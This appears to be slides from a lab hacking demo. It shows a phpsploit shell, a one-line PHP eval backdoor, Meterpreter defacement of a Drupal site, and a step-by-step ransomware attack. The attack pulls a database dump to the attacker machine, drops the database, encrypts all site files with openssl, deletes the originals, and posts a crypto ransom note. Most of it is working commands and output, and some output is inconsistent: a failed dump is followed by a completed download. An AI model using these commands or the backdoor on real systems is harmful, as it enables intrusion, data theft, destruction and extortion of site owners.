[*] Shell obtained by PHP (192.168.56.1 -> 192.168.56.101:80)

Connected to Linux server (victim.com)
running PHP 5.2.4-2ubuntu5.10 on Apache/2.2.8 (Ubuntu) DAV/2
phpsploit(victim.com) > ls

Listing: /var/www
=====

Mode      Owner   Group   Size  Last Modified      Name
-----
drwxr-xr-x www-data www-data 4K    Fri Nov 25 16:58:30 -0500 2016  .
drwxr-xr-x root     root     4K    Sun May 20 17:30:19 -0400 2012  ..
drwxrwxrwt root     root     4K    Sun May 20 15:30:29 -0400 2012  dav
drwxr-xr-x www-data www-data 4K    Fri Nov 25 16:04:03 -0500 2016  dvwa
-rw-r--r-- www-data www-data 978   Fri Nov 25 16:03:09 -0500 2016  index.php

phpsploit(victim.com) > whoami
www-data
phpsploit(victim.com) > █
```

Overview


The obfuscated communication is accomplished using HTTP headers under standard client requests and web server's relative responses, tunneled through a tiny **polymorphic backdoor**:

```
<?php @eval($_SERVER['HTTP_PHPSPLOIT']); ?>
```


POST EXPLOITATION: IMPACT

TIME TO TAKE DOWN THE SITE!


WE CAN DEFACE THE WEBSITE WITH OUR DRUPAL ADMIN




Before



After



WE CAN DEFACE THE WEBSITE BY EDITING SITE FILES



```
meterpreter > pwd
/var/www/umami.com
meterpreter > edit index.html
meterpreter > cp index.php old-index.php
meterpreter > cp index.html index.php
meterpreter > 
```

```
<!DOCTYPE html>
<html>
  <head>
    <title>PWNED!!!</title>
  </head>
  <body>
    <h1>You got hacked lol</h1>
    <img src='https://c.tenor.com/lb5IqGp_7EMAAAC/trollface1maaaao.gif' />
  </body>
</html>
```



RANSOMWARE THE WEBSITE



1. Dump the website database, using the credentials from the site settings. Also download a copy for us

```
meterpreter > pwd
/var/www/umami.com
meterpreter > shell
Process 5470 created.
Channel 39 created.
mysqldump -u umami_site -piloveumami drupal_umami > drupal_umami-db.sql
mysqldump: [Warning] Using a password on the command line interface can be insecure.
mysqldump: Error: 'Access denied; you need (at least one of) the PROCESS privilege(s) for this operation' when trying to connect.
[-] core_channel_interact: Operation failed: 1
meterpreter > download drupal_umami-db.sql
[*] Downloading: drupal_umami-db.sql → /home/kali/Desktop/Demo/drupal_umami-db.sql
[*] Downloaded 1.00 MiB of 8.05 MiB (12.42%): drupal_umami-db.sql → /home/kali/Desktop/Demo/drupal_umami-db.sql
[*] Downloaded 2.00 MiB of 8.05 MiB (24.84%): drupal_umami-db.sql → /home/kali/Desktop/Demo/drupal_umami-db.sql
[*] Downloaded 3.00 MiB of 8.05 MiB (37.26%): drupal_umami-db.sql → /home/kali/Desktop/Demo/drupal_umami-db.sql
[*] Downloaded 4.00 MiB of 8.05 MiB (49.68%): drupal_umami-db.sql → /home/kali/Desktop/Demo/drupal_umami-db.sql
[*] Downloaded 5.00 MiB of 8.05 MiB (62.1%): drupal_umami-db.sql → /home/kali/Desktop/Demo/drupal_umami-db.sql
[*] Downloaded 6.00 MiB of 8.05 MiB (74.52%): drupal_umami-db.sql → /home/kali/Desktop/Demo/drupal_umami-db.sql
[*] Downloaded 7.00 MiB of 8.05 MiB (86.93%): drupal_umami-db.sql → /home/kali/Desktop/Demo/drupal_umami-db.sql
[*] Downloaded 8.00 MiB of 8.05 MiB (99.35%): drupal_umami-db.sql → /home/kali/Desktop/Demo/drupal_umami-db.sql
[*] Downloaded 8.05 MiB of 8.05 MiB (100.0%): drupal_umami-db.sql → /home/kali/Desktop/Demo/drupal_umami-db.sql
[*] download : drupal_umami-db.sql → /home/kali/Desktop/Demo/drupal_umami-db.sql
meterpreter > 
```

RANSOMWARE THE WEBSITE (CONTINUED)




2. Delete the database from the MySQL server
3. AES encrypt all the website files with the password 'ilovemeat', and save them with a '.enc' extension
4. Delete all the unencrypted files

```
meterpreter > shell
Process 5609 created.
Channel 57 created.
mysql -u umami_site -piloveumami -e 'DROP DATABASE drupal_umami;'
mysql: [Warning] Using a password on the command line interface can be insecure.
bash -c "find . -type f -exec openssl enc -aes-256-cbc -in '{}' -out '{}'.enc -k ilovemeat &>/dev/null \;"
bash -c "find . -type f -not -name '*.enc' -delete"
```

5. Upload the ransom note

```
meterpreter > upload /tmp/ransom-note.html index.php
[*] uploading : /tmp/ransom-note.html → index.php
[*] Uploaded -1.00 B of 6.66 KiB (-0.01%): /tmp/ransom-note.html → index.php
[*] uploaded : /tmp/ransom-note.html → index.php
```

RANSOMWARE THE WEBSITE (FINALE)



RANSOMWARE!

10.0.2.18

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

YOUR WEBSITE HAS BEEN ENCRYPTED

To get the decryption code for your files, you must send \$100,000 in Stellar Lumens (XLM) to quiggleypuff on Keybase.io

You have 48 hours to pay, or your files will be lost forever

1
DAYS

23
HOURS

59
MINUTES

55
SECONDS